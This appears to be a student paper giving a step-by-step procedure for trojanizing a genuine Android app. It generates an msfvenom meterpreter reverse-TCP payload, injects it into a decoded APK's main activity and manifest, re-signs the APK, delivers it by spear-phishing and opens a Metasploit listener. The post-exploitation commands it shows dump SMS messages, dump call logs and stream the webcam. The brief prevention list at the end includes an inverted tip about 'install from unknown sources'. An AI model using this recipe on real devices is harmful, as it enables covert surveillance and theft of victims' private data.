Exploit an Android device using payload injected APK

Aththanayaka P.A.G.P.B.
IT20021252
Computer System Engineering Department
(Cyber Security)
SriLanka Institute of Information Technology
Malabe, SriLanka
it20021252@my.sliit.lk

R.D.H.N.K. Ranaweera
IT20012960
Computer System Engineering Department
(Cyber Security)
SriLanka Institute of Information Technology
Malabe, SriLanka
it20012960@my.sliit.lk

***Abstract*—Android operating system is a popular and expeditious-growing open-source operating system in the mobile device domain. Concurrently, the android operating system is kind of vulnerably susceptible since it is an open-source operating system. Users are likely to download and install the applications which are written by attackers maliciously. We learned and examined that an android device can be exploited utilizing a malicious APK. Once the victim downloads and installs the malicious APK we as attackers can facilely obtain details in the victim's mobile device. We select this domain by considering a few objectives. The main motive to select this domain is the intensity of this topic and since the majority of the society using mobile devices which are running the Android operating system, this kind of attack also can happen to us**.

This research paper summarily describes how to perform exploitation on an android device using tools provided by the Kali Linux operating system such as MSFvenom, Metasploit framework. our intention is to gain access to an android device using the Metasploit framework. To do that we utilizing a payload that we create using MSFvenom. The main issue we faced in this research is, how to send a payload to the victim's phone without letting the victim know that this payload is a malicious payload. To overcome that issue, we are utilizing an original APK and inject a payload to that particular APK with the help of tools such as apktool and keytool.

Keywords - Android, Vulnerability, Exploit, MSF venom, Metasploit framework, Payload, APK tool, keytool

I. INTRODUCTION

Android is an operating system that was developed by Open Handset Alliance. Mainly it is based on the Linux kernel. Android is the most commonly used OS to develop portable devices including smartphones. The main reason for this is the good features and performance of Android. Smartphones provide many services such as Internet services, phone calls, social networking apps, games, video calls, storing and sharing files messaging, etc. So we have to be much aware of the security and the safety of Android devices. The android developer provides security in the form of authentication mechanisms such as fingerprints, face detection, passcode, or patterns Even though some safety features are present in Android devices to prevent viruses and malware, they are less secure.

The reason for this is that android devices' usage increase rapidly in today's world. So the built-in security needs to be high. This high growth in the android industry makes them more vulnerable to attacks from outside or 3rd party attackers, which is known as android hacking. Android hacking may be a process to hack mobile phones which focus mainly on accessing telephone calls, voice messages, and text messages. It also identifies the weakness during a system or network which helps to take advantage of the system and gain unauthorized access to data.

Exploitation is a feature to find out vulnerabilities. It is a malicious form of code that can take advantage of a vulnerability in an operating system or a software without users' permission. To do this exploitation we choose a mobile device that runs Android operating system. MSFvenom and Metasploit framework are combined to exploit an Android device. MSFvenom is used to create payload and The Metasploit framework used to exploit the android device. In addition to that, apktool, keytool, jarsigner are support to inject a payload to an original android package (APK).

MSFvenom - The Msfvenom is a feature of Metasploit which utilize to generate payloads and output all of the various types of shellcode that are available in Metasploit. The offensive security states that MSFvenom is a combination of Msfpayload and Msfencode combine both of these tools into a single Framework instance [1]. In this research, we use MSFvenom to create the payload which we need to inject into the original android package.

Payload -The payload can be considered as a virus containing malicious codes that executing activities to harm the targeted device or software. worm and ransomware are common examples for malicious payloads. In this research, we use a payload to exploit the targeted android device.

APKtool - APKtool is a utility that can be used to reverse engineering android packages (APK). Decoding APK to its original form and rebuild the decoded resources back to an APK is the main task that can be done by Utilizing APKtool.

Metasploit - Metasploit is a powerful framework that makes hacking simple. It is a Ruby-based framework. It contains a set of tools that can be used to test vulnerabilities and execute attacks and avoid detections. In this research, we use Metasploit to set up listener and retrieve data from the targeted device.

Keytool **-** Keytool is a feature to manage keys and certificates. This feature enables to administrate their private and public key pairs to its users. in this research, we utilize keytool to certify the malicious apk that we are going to send the victim's device.

Jarsigner -Jarsigner is a feature to generate digital signatures for jar files. It uses key and certificate information from Keystore to generate digital signatures. In this research, we use jarsigner feature to sign our malicious apk.

II. LITREATURE SURVEY

Himanshu Shewale, Sameer Patil, Vaibhav Deshmukh and Pragya Sign states that the kernel of Linux OS which means the Android operating system is highly vulnerable in their research paper regarding to android vulnerabilities and modern android exploiting techniques. Other than that, they state that even one vulnerability exploitation happens at every week (in 2014), in the future the android OS will be very secure operating system [2].

Ajish V Nair, Anusha Siby, Aleena Mathew, and Mr.Ajith G S explained android exploitation utilizing Ngrok which is a multiplatform tunneling method, and Zip align tools in the Metasploit framework. The purpose of their exploitation is to access the webcam and take a screenshot which known as webcam snap [3].

Umesh Timalsina and Kiran Gurung were able to publish research with a detailed explanation about the Metasploit framework under the topic Metasploit Framework with Kali Linux. In that research paper, they were able to include the history of the Metasploit framework and a detailed explanation about the commands of Metasploit framework. Other than that they also include a demonstration of exploiting windows using Metasploit framework. They state that more than 900 attacks can be done by utilizing Metasploit framework [4].

III. METHODOLOGY



Fig. 1. – Flow of the exploitation

Step 1 – Create a Payload using MSFvenom

To exploit victim's device the main component that attacker wants is the payload. It can be created by using MSFvenom.

Msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.43.15 LPORT=5555 R > payload.apk

in this code segment ***-p*** is used to create payload. Payload type is ***android,*** and the method is ***reverse TCP***. Localhost IP should be assigned to ***Lhost*** and ***Lport*** should be set as the port number that attacker wishes to assign to the listener. ***R>*** denotes the path to the payload to be created and payload is the given name for this payload.

Fig. 2. – Creating the payload

Step 2 – Decode payload using Apktool

To change the permissions and add smali files of the apk that we want to send to the victim's phone, first the source code and smali files of the payload should be accessible. To do that, payload should be decoded using Apktool. After entering this code segment, all the resources of the payload will be decoded into a folder.

apktool d payload.apk

d stands for decode and ***payload.apk*** is the payload that needed to be decoded.



Fig. 3. – Decoding the payload

Step 3 – Download an original APK

An original APK can be downloaded from websites which provide APK versions of genuine applications.

Step 4 – Decode an original APK

To change permissions, add assembly files, and change mainactivity file, original APK that downloaded previously should be decoded using Apktool. After entering this code segment, all the resources of the original APK will be decoded into a folder.

apktool d runbird.apk

inhere ***runbird.apk*** is the original APK that selected for this exploitation.



Fig. 4. – Decoding the runbird apk

Step 5 – Edit the mainactivity file

The Mainactivity file is doing a major role in an application. It is a java code file. Mainactivity file defines the first activity of an application: the first screen of the application.

Step 5.1 – find the path to the mainactivity file

Path and the name of the mainactivity file can be varied. The correct name and path of the mainactivity file can be found in the Androidmanifest XML file which contains all the important information about the application such as permissions. Main activity is the first interface launching when a user open the application for the first time. Path to the main activity file can always be found above the main command in androidmanifest XML file.



Fig. 5. – Finding the path to the mainactivity file

In this case ***com.android.SplashActivity*** is the path for mainactivity file. ***Splashctivity*** is the name of mainactivity file in this example.

Step 5.2 – enter the payload launching code to mainactivity file

After finding the mainactivity file, payload launching code segment should be added as a ***oncreate*** method to the mainactivity file. Oncreate method is used to set the

invoke-static {p0}, Lcom/metasploit/stage/Payload;->start(Landroid/content/Context;)V

Fig. 6. – Adding the payload launching code segment

Step 6 – Add payload smail files to the original application file structure.

Since we created a function in mainactivity file mentioning the payload.smali file, that file should be copied from the payload file structure to the original application file structure. That can be done by using ***cp*** command.

cp -r payload/smali/com/ runbird/smali/com/*

in this code segment ***cp*** is used to copy ***-r*** is to recursive copy of all files and directories in source directory tree.

Fig. 7. – Copying and pasting payload.smali

Step 7 – Add new permissions to the androidmanifest file

As attackers, we need to have some permissions to be approved by the victim user. That can be done by adding new permissions to the androidmanifest file of original apk. All the permission needed to do the exploitation is containing in the androidmanifest file of payload. Simply we can copy that permissions and paste it in androidmanifest file of original application. But androidmanifest file is already having some permissions. We need to make sure that there will not be any duplicated permissions.

Fig. 8. – Newley added permission set to android manifest file

Step 8 – Rebuilt the APK

After adding payload.smail files to original APK and after adding new permissions., all the files belongs to the targeted APK should be rebuilt as a APK using apktool.

apktool b runbird

b stands for build and ***runbird*** is the folder we want rebuild as an APK. After rebuilding, rebuilt apk will store at a folder named dist.

Fig. 9. – Rebuilding the apk

Step 9 – Generate a key using keytool

Before send the malicious APK that created to the victim user, that APK should be signed as a certified application. Generating a key is the first step of certifying the APK. Key can be created using Keytool.

keytool -genkey -v -keystore key1.keystore
alias kali -keyalg RSA -keysize 1024 -validity 22222

-genkey is used to generate a key, ***-keystore*** is used to define the name of the key. ***-alias*** is to define the entity name to the keystore**. *-keyalg*** is used to define the algorithm use to create the key. ***-keysize*** define size of the key and ***-validity*** define the validity duration.



Fig. 10. – Generating the key

Step 10 – Sign apk using jarsigner

After creating the key, the malicious apk should be signed using that key. To do that jarsigner tool can be used.

jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore key1.keystore runbird.apk kali

-verbose is to verify the output. ***-sigalg*** define the algorithm to sign. ***-digestalg*** define the digest algorithm**.** ***-keystore*** define the path to the key generated at the previous step. Then the name of apk should be added as well as the entity name we gave at the previous step.



Fig. 11. – Signing the apk

Step 11 – Send malicious apk to the victim's phone and install

Sending the malicious apk to the victim's phone can be done by using many methods such as send it through a cable or send it using a email. In this exploitation we use Social Engineering tool kit and a link to download the apk to the victim's email address which knows as a spear phishing attack.

Step 12 – Exploit victim's device using MSFconsole

This is the last and most important step of this exploitation. MSFconsole will be used throughout this step.

Step 12.1 – Setup the listener

To perform the exploitation. A listener should be created in order to interact with the apk we sent to the victim's device. A listener can be created using msfconsole. By entering ***msfconsole*** in kali terminal we can open up the msfconsole.

After open the msfconsole, multihandler should be created.

use exploit/multi/handler



Fig. 12. – Setting multihandler

Next step is to set the payload.

set payload android/meterpreter/reverce_tcp



Fig. 13. – Setting up the payload listener

Payload type is ***android*** and the method is ***reverse tcp. Meterpreter*** is the shell that we use to perform the exploitation.

Then lport and lhost should be configured.

set lport 5555
set lhost 192.168.43.15

By entering ***show options***. Configuration settings can be seen as this.



Fig. 14. – Configurating the listener

Step 12.2 – Exploit
After creating the listener, we can enter give the command ***exploit*** to start the exploitation.



Fig. 15. – Waiting to make a session

Once the victim opens the application. A session will open in msfconsole.



Fig. 15. – Meterpreter opened a session

By entering ***background*** we can send the session process to the background. All the opened sessions can be seen using ***sessions*** command.



Fig. 16. – Checking all the session details

sessions -i session id

This code segment can be used to interact with a session. -i is for interacting and the session id. Once we get interact with the session, we are accessible to the victim's android device. By entering -help we can see all the acts we can perform on victim's device. Once we enter a command, it will work on victim's device and victim will not be able to know about it, since victim only see the application interface.



Fig. 17. – Interacting with a session

IV. RESULTS OF EXPLOITATION

As explained at the previous chapter, once meterpreter open a session in victim's device a huge number of acts can be done. In this exploitation we used **5** main commands.

1. ***sysinfo*** to see the system information such as OS

2. ***dump_ sms*** to fetch all the text messages in victim device

3. ***dump_callog*** to fetch all the call logs in victim device

4. ***app_list*** to see all the applications in victim's device

5. ***webcam_stream*** to exploit the camera of the victim device

Results we received by entering these commands such as call logs, text messages and system information can be considered as the results of this exploitation.

Fig. 18. – Commands to do various acts on victim's device

V. PREVENTION METHODS

These types of attacks can be done to our mobile phones too so as users we have to be alert about these type of attacks there are some prevention steps that we can take to keep our android device safe.

- Be alert about the malicious links receive to the mobile device.
- Never trust a unknow 3rd party application. And never turn off the *install from unknown sources* feature.
- Do not let any unauthorized user to access the mobile phone physically.
- Update mobile phone and operating system regularly.
- Install an antivirus software to mobile devices.
- Regularly back up mobile devices.

V. CONCLUSION

The ability to exploit an android device and find extremely personal information was explained step by step throughout this paper. It is clear that no matter how advanced the android operating system, it is still weak in some points. While this situation is an advantage for white hat hacking, such as identifying criminals, the disadvantages of this situation are relatively large. Therefore, we all need to make sure we are using our mobile phones in a manner of protect our privacy.

VI. REFERENCES

[1] "Offensive Security," Offensive Security, [Online]. Available: https://www.offensive-security.com/metasploit-unleashed/msfvenom/. [Accessed 9 May 2021].

[2] Himanshu Shewale, Sameer Patil, Vaibhav Deshmukh, Pragya Singh, "ANALYSIS OF ANDROID VULNERABILITIES AND MODERN EXPLOITATION TECHNIQUES," ICTACT JOURNAL ON COMMUNICATION TECHNOLOGY, 2014.

[3] Ajish V Nair, Anusha Siby, Aleena Mathew, Mr.Ajith G S, "Android Hacking Using Msfvenom:Integrating NGROK".

[4] Umesh Timalsina, Kiran Gurung, "Metasploit Framework with Kali Linux," Thapathali, Kathmandu, 2017.